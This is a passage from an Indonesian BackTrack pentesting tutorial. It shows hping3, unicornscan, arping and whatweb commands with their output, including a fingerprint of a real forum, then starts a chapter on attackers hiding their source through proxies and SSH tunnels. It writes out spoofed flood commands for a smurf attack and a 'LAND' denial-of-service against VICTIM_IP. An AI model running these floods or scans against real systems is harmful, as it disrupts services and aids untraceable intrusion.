flags=RA >> closed

6.4.3. Uji coba terhadap icmp

```
root@bt:~# hping3 -1 google.com
HPING google.com (wlan0 74.125.236.84): icmp mode set, 28 headers + 0 data bytes
len=46 ip=74.125.236.84 ttl=55 id=20308 icmp_seq=0 rtt=80.9 ms
len=46 ip=74.125.236.84 ttl=55 id=20309 icmp_seq=1 rtt=79.8 ms
```

6.4.4. Traceroute dengan ICMP

```
root@bt:~# hping3 --traceroute google.com
HPING google.com (wlan0 74.125.236.82): NO FLAGS are set, 40 headers + 0 data
bytes
hop=1 TTL 0 during transit from ip=192.168.1.1 name=UNKNOWN
hop=1 hoprtt=1.3 ms
```

6.4.5. Memeriksa Port Tertentu

Mengirimkan paket syn ke port tertentu

```
root@bt:~# hping3 -V -S -p 80 -s 5050 192.168.1.1
using wlan0, addr: 192.168.1.10, MTU: 1500
HPING 192.168.1.1 (wlan0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=254 id=29486 tos=0 iplen=44
sport=80 flags=SA seq=0 win=1024 rtt=1.9 ms
seq=649068544 ack=1864136339 sum=4f4 urp=0
```

6.4.6. ACK Scan

Memeriksa apakah host dalam keadaan hidup , sangat berguna jika ping [icmp port] di block

```
root@bt:~# hping3 -c 1 -V -p 80 -s 5050 -A indonesianbacktrack.or.id
using wlan0, addr: 192.168.1.10, MTU: 1500
HPING indonesianbacktrack.or.id (wlan0 184.22.78.115): A set, 40 headers + 0 data
bytes
```

6.4.7. Ping scann pada ukuran port tertentu

```
syntax : hping3 -I eth0 -S [ip-target] -M 3000 -p ++21 --fast
```

keterangan

explore port dari 21 keatas dengan perintah -p ++21 (21,22,23,etc).
--fast option untuk mengatur kecepatan scanner.
-M 3000 setting TCP sequence ke 3000

```
root@bt:~# hping3 -I wlan0 -S 74.125.235.19 -p 80 -c 3
HPING 74.125.235.19 (wlan0 74.125.235.19): S set, 40 headers + 0 data bytes
len=46 ip=74.125.235.19 ttl=56 id=54551 sport=80 flags=SA seq=0 win=5720 rtt=51.7
ms
len=46 ip=74.125.235.19 ttl=56 id=54552 sport=81 flags=SA seq=1 win=5720 rtt=47.6
ms
len=46 ip=74.125.235.19 ttl=56 id=54553 sport=82 flags=SA seq=2 win=5720 rtt=49.5
ms
```

6.4.8. TCP XMAST Scann

set sequence number ke 0 dan set **URG + PSH + FIN** dalam paket sehingga jika port tcp pada mesin target dalam keadaan tertutup maka target mesin akan mereply TCP RST sedangkan jika terbuka maka akan sebaliknya.

```
root@bt:# hping3 -c 1 -V -p 80 -s 5050 -M 0 -UPF 192.168.1.1
using wlan0, addr: 192.168.1.10, MTU: 1500
HPING 192.168.1.1 (wlan0 192.168.1.1): FPU set, 40 headers + 0 data bytes
```

6.4.9. Smurf Attack

Selain melakukan scanning terhadap jaringan , hping sebenarnya merupakan tools yang dapat digunakan pada sesi “stress testing”

```
#hping3 -1 --flood -a VICTIM_IP BROADCAST_ADDRESS
```

6.4.10. DOS LAND Attack

```
hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source VICTIM_IP
--flood: sent paket dalam keadaan cepat dan tidak menampilkan reply
--rand-dest: random desitinasi address
-V <-- Verbose
-c --count: paket count
-d --data: data size
-S --syn: set SYN flag
-w --win: winsize (default 64)
-p --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec
-s --baseport: base source port (default random)
```

6.5. UNICORN SCANNER

6.5.1. Pengenalan Unicorn

Unicornscan adalah "*Payload Sender*" mengagumkan yang juga dapat bertindak sebagai sebuah scanner asynchronous

Unicorn Di Backtrack 5 Relase 3

Sudah terinstall secara default dan dapat diinstall jika memang tidak ditemukan

6.5.2. Perintah – perintah Unicorn

```
#unicornscan [host/ip]
```

UDP-Protocol-Specific-Payload Based Scanning

```
#unicornscan -r200 -mU -I 192.168.0.0/24:53
```

keterangan :

```
-r = menentukan jumlah paket per detik
-m= menentukan mode ( tcp = T udp = U )
-I = set agar display dapat segera di tampilkan pada layar
```

Saving to PCAP

```
#unicornscan 10.23.0.0/22:161 -r1000 -I -v -mU -R3 -P "not port 162" \ -w
snmp.pcap -s 10.23.0.1
```

Options :

```
-v Set verbose output (Untuk multiple setting, Ex. -vvv)
-P ”not port 162” Pcap filter (man tcpdump)
-w snmp.pcap Menulis hasil dari scann ke file snmp.pcap
-R 3 Mengambil kembali probe dalam pengulangan 3 kali
-s 10.23.0.1 Mengirim paket ke ip address yang ditentukan
-W 6 Mengirim paket melalui os linux
```

Perintah Lainnya

jika anda ingin memakai **SYN scan -mT**

jika anda ingin memakai **ACK scan -mTsA**
jika anda ingin memakai **Fin scan -mTsF**
jika anda ingin memakai **Null scan -mTs**
jika anda ingin memakai **nmap style Xmas scan -mTsFPU**
Jika anda ingin memakai **semua options on -mTFSRPAUEC**

6.6 ARPING

Arping adalah tools yang berguna untuk memeriksa duplikat IP.

Perintah – perintah standart ARPING

```
arping -I eth0 -c 2 192.168.1.7
```

keterangan
```
-I [ interface ]
-c [ set jumlah send paket ]
```

Deteksi alamat IP Duplikat

```
sudo arping -D -I <interface-name> -c 2 <IP-ADDRESS-TO-TEST>
```

6.7 WHATWEB

Whatweb adalah enumeration web information gathering tools yang memiliki kemampuan untuk untuk mencari informasi – informasi DNS, Lokasi server, sub-domain, dll

6.7.1. Pengoperasian Whatweb

Secara default whatweb berada pada direktori */pentest/enumeration/web/whatweb*

```
syntax : ./whatweb -v [hosts]

root@bt:/pentest/enumeration/web/whatweb# ./whatweb -v kaskus.us
http://kaskus.us/ [302]
http://kaskus.us    [302]    HTTPServer[lumanau.web.id],    Title[302    Found],
Country[INDONESIA][ID], RedirectLocation[http://www.kaskus.us/], IP[112.78.131.2]
URL    : http://kaskus.us
Status : 302
   Country ------------------------------------------------------------------
 Description: GeoIP IP2Country lookup. To refresh DB, replace
              IpToCountry.csv and remove country-ips.dat. GeoIP database
              from http://software77.net/geo-ip/. Local IPv4 addresses
              are represented as ZZ according to an ISO convention.
              Lookup code developed by Matthias Wachter for rubyquiz.com
              and used with permission.
 String     : INDONESIA
 Module     : ID

   HTTPServer ---------------------------------------------------------------
 Description: HTTP server header string. This plugin also attempts to
              identify the operating system from the server header.
 String     : lumanau.web.id (from server string)

   IP -----------------------------------------------------------------
 Description: IP address of the target, if available.
 String     : 112.78.131.2

   RedirectLocation ---------------------------------------------------------
 Description: HTTP Server string location. used with http-status 301 and
              302
 String     : http://www.kaskus.us/ (from location)

   Title --------------------------------------------------------------
 Description: The HTML page title
 String     : 302 Found (from page title)

http://www.kaskus.us/ [200]
http://www.kaskus.us/ [200] X-UA-Compatible[IE=7], MetaGenerator[vBulletin 3.8.0],
UncommonHeaders[cluster],       Cookies[kskssessionhash],       VBulletin[3.8.0],
HTTPServer[lumanau.web.id],  Title[Kaskus  -  The  Largest  Indonesian  Community],
Country[INDONESIA][ID],    Frame,    Prototype,    PasswordField[vb_login_password],
Google-
API[ajax/libs/yui/2.9.0/build/connection/connection,ajax/libs/yui/2.9.0/build/yaho
```

```
o],     vbPortal,     HttpOnly[kskssessionhash],     Google-Analytics[UA-132312-1],
IP[112.78.131.2]
URL    : http://www.kaskus.us/
Status : 200
   Cookies ----------------------------------------------------------------
 Description: Display the names of cookies in the HTTP headers. The
              values are not returned to save on space.
 String     : kskssessionhash

   Country ----------------------------------------------------------------
 Description: GeoIP IP2Country lookup. To refresh DB, replace
              IpToCountry.csv and remove country-ips.dat. GeoIP database
              from http://software77.net/geo-ip/. Local IPv4 addresses
              are represented as ZZ according to an ISO convention.
              Lookup code developed by Matthias Wachter for rubyquiz.com
              and used with permission.
 String     : INDONESIA
 Module     : ID

   Frame ------------------------------------------------------------------
 Description: This plugin detects instances of frame and iframe HTML
              elements.

   Google-API -------------------------------------------------------------
 Description: This plugin identifies references to Google API in
              <script>.
 String                                                                   :
ajax/libs/yui/2.9.0/build/connection/connection,ajax/libs/yui/2.9.0/build/yahoo

   Google-Analytics  ------------------------------------------------------
-
 Description: Google Analytics is the enterprise-class web analytics
              solution that gives you rich insights into your website
              traffic and marketing effectiveness. Homepage:
              www.google.com/analytics/
 Account    : UA-132312-1 (from gaq.push)

   HTTPServer -------------------------------------------------------------
 Description: HTTP server header string. This plugin also attempts to
              identify the operating system from the server header.
 String     : lumanau.web.id (from server string)

   HttpOnly ---------------------------------------------------------------
 Description: If the HttpOnly flag is included in the HTTP set-cookie
              response header and the browser supports it then the cookie
              cannot be accessed through client side script - More Info:
              http://en.wikipedia.org/wiki/HTTP_cookie
 String     : kskssessionhash

   IP ---------------------------------------------------------------------
 Description: IP address of the target, if available.
 String     : 112.78.131.2

   MetaGenerator ----------------------------------------------------------
 Description: This plugin identifies meta generator tags and extracts its
              value.
 String     : vBulletin 3.8.0

   PasswordField ----------------------------------------------------------
 Description: find password fields
 String     : vb_login_password (from field name)

   Prototype --------------------------------------------------------------
 Description: Javascript library

   Title ------------------------------------------------------------------
 Description: The HTML page title
```

```
String     : Kaskus - The Largest Indonesian Community (from page title)

  UncommonHeaders ----------------------------------------------------------
Description: Uncommon HTTP server headers. The blacklist includes all
             the standard headers and many non standard but common ones.
             Interesting but fairly common headers should have their own
             plugins, eg. x-powered-by, server and x-aspnet-version.
             Info about headers can be found at www.http-stats.com
String     : cluster (from headers)

  VBulletin ----------------------------------------------------------------
Description: VBulletin is a PHP forum.
Version    : 3.8.0 (from version)
Version    : 3.8.0 (from version)

  X-UA-Compatible ----------------------------------------------------------
Description: This plugin retrieves the X-UA-Compatible value from the
             HTTP header and meta http-equiv tag. - More Info:
             http://msdn.microsoft.com/en-us/library/cc817574.aspx
String     : IE=7

  vbPortal -----------------------------------------------------------------
Description: Portal and CMS for vBulletin - homepage:
             http://www.vbportal.com/
```

BAB 5
HIDE THE SOURCE INFORMATION

Attacker yang profesional akan terus menyembunyikan semua source miliknya. Dengan berbagai cara seperti contoh proxy, vpn dan masih banyak lagi.

1. Proxy

Proxy adalah sebuah host server yang digunakan sebagai perantara antara user dan internet. Untuk analoginya proxy sebanarnya sebagai perantara antara pihak pertama (user) dalam berhubungan dengan pihak kedua (internet), jadi pada saat attacker mengakses internet maka proxy akan bertindak sebagai perantara yang akan menyampaikan request dari user tersebut ke internet ataupun sebaliknya. Di sini attacker tidak langsung berhubungan dengan internet tetapi dengan menggunakan perantara proxy server attacker bisa terhubung dengan akses internet.

Apa keuntungannya?

Proxy mempunyai banyak peran dalam penyusupan-penyusupan, Dengan proxy attacker mampu menyimpan ip address atau menyembunyikan ip address yang asli, ataupun dapat membuka konten-konten private yang hanya dapat di akses oleh ip address tertentu.


Beberapa point penting pada penggunaan proxy

- **Sharing**

Dimana semua user bisa bersama-sama saling terhubung ke proxy server dan dapat melakukan akses internet secara bersamaan melalui proxy server.

- **Caching**

Semua request yang diminta user dapat disimpan dalam jangka waktu yang cukup lama oleh proxy server dalam cache proxy, sehingga apabila user ingin mengakses situs atau konten yang sama, proxy tidak perlu lagi menghubungi alamat yang menyediakan konten tersebut, jadi user dapat mengakses konten tersebut dari cache yang disimpan proxy.



2 . Tunneling

Langkah yang paling banyak di gunakan oleh attacker adalah tunneling.


Apa itu Tunneling?

Secara sederhana tunneling berarti mengirimkan data melalui koneksi lain yang sudah terbentuk sebelumnya. Kalau anda membuka situs-situs dengan fitur https, pasti anda akan membukanya dengan URL berawalan "https", yang sejatinya adalah data dalam protokol HTTP yang dikirimkan melalui koneksi dengan protokol SSL, atau "HTTP over SSL".

SSH dan **SSL** adalah dua contoh tunneling protocol, keduanya bisa dipakai untuk mengangkut data dalam berbagai protokol. Pada SSL dibutuhkan *public key certificate* dalam format X.509 yang perlu diverifikasi melalui *Certificate Authority* resmi. Sedangkan SSH tidak memerlukan public key certificate, sehingga lebih sederhana dan lebih mudah dipakai.


2.1. Protocol Encapsulation

Dalam kasus https, data dalam protokol HTTP di-enkapsulasi (dibungkus) dalam protokol SSL sebagai payload (muatan) . Enkapsulasi juga kerap terjadi dalam layer model ***TCP/IP***, yaitu data pada layer yang lebih atas menjadi payload dan di-enkapsulasi dengan protokol pada layer berikutnya.



2.2. Port Forwarding

Port forwarding atau port mapping pengalihan (redirection) koneksi dari suatu IP:Port ke IP:Port yang lainnya. Ini artinya adalah semua koneksi yang ditujukan ke IP:Port asal akan dialihkan ke IP:Port tujuan seolah-olah client sedang menghubungi IP:Port tujuan secara langsung. Pengalihan ini biasanya terjadi pada suatu jaringan NAT (network address translation) sehingga host local di bawah jaringan NAT akan di forward untuk di akses melalui WAN.



2.3. SSH Tunneling

Penulis agaknya tidak perlu membahas prinsip dasar dari ssh tunneling ini karena sudah banyak tutorialnya bertebaran di google. Karena itu penulis berpikir untuk langsung melakukan praktek-praktek tertentu.


2.3.1. SSH tunneling dengan browser mozzila

Gambar di atas adalah gambar dimana saya mencoba melakukan pengecekan ip publik yang saya gunakan dengan modem. Bisa kita lakukan pengecekan ip publik tersebut dengan mengakses http://www.whatmyip.com atau mengaksesnya dengan perintah terminal.


```
root@bt:~# lynx -dump ifconfig.me | grep 'IP Address'
   [1]What Is My IP Address? - ifconfig.me
   IP Address      180.214.233.xx

root@bt:~# curl ifconfig.me
180.214.233.xx
```

Oke tampak dari informasi ouput di atas ip saya masih menggunakan ip dari provider yang saya gunakan buat koneksi internet.


Baiklah untuk tahap pertama kita akan mencoba untuk membuat firefox menerima koneksi socks5 pada firefox buka tab preference




Kemudian pilih tab advance



Dilanjutkan pada tab network



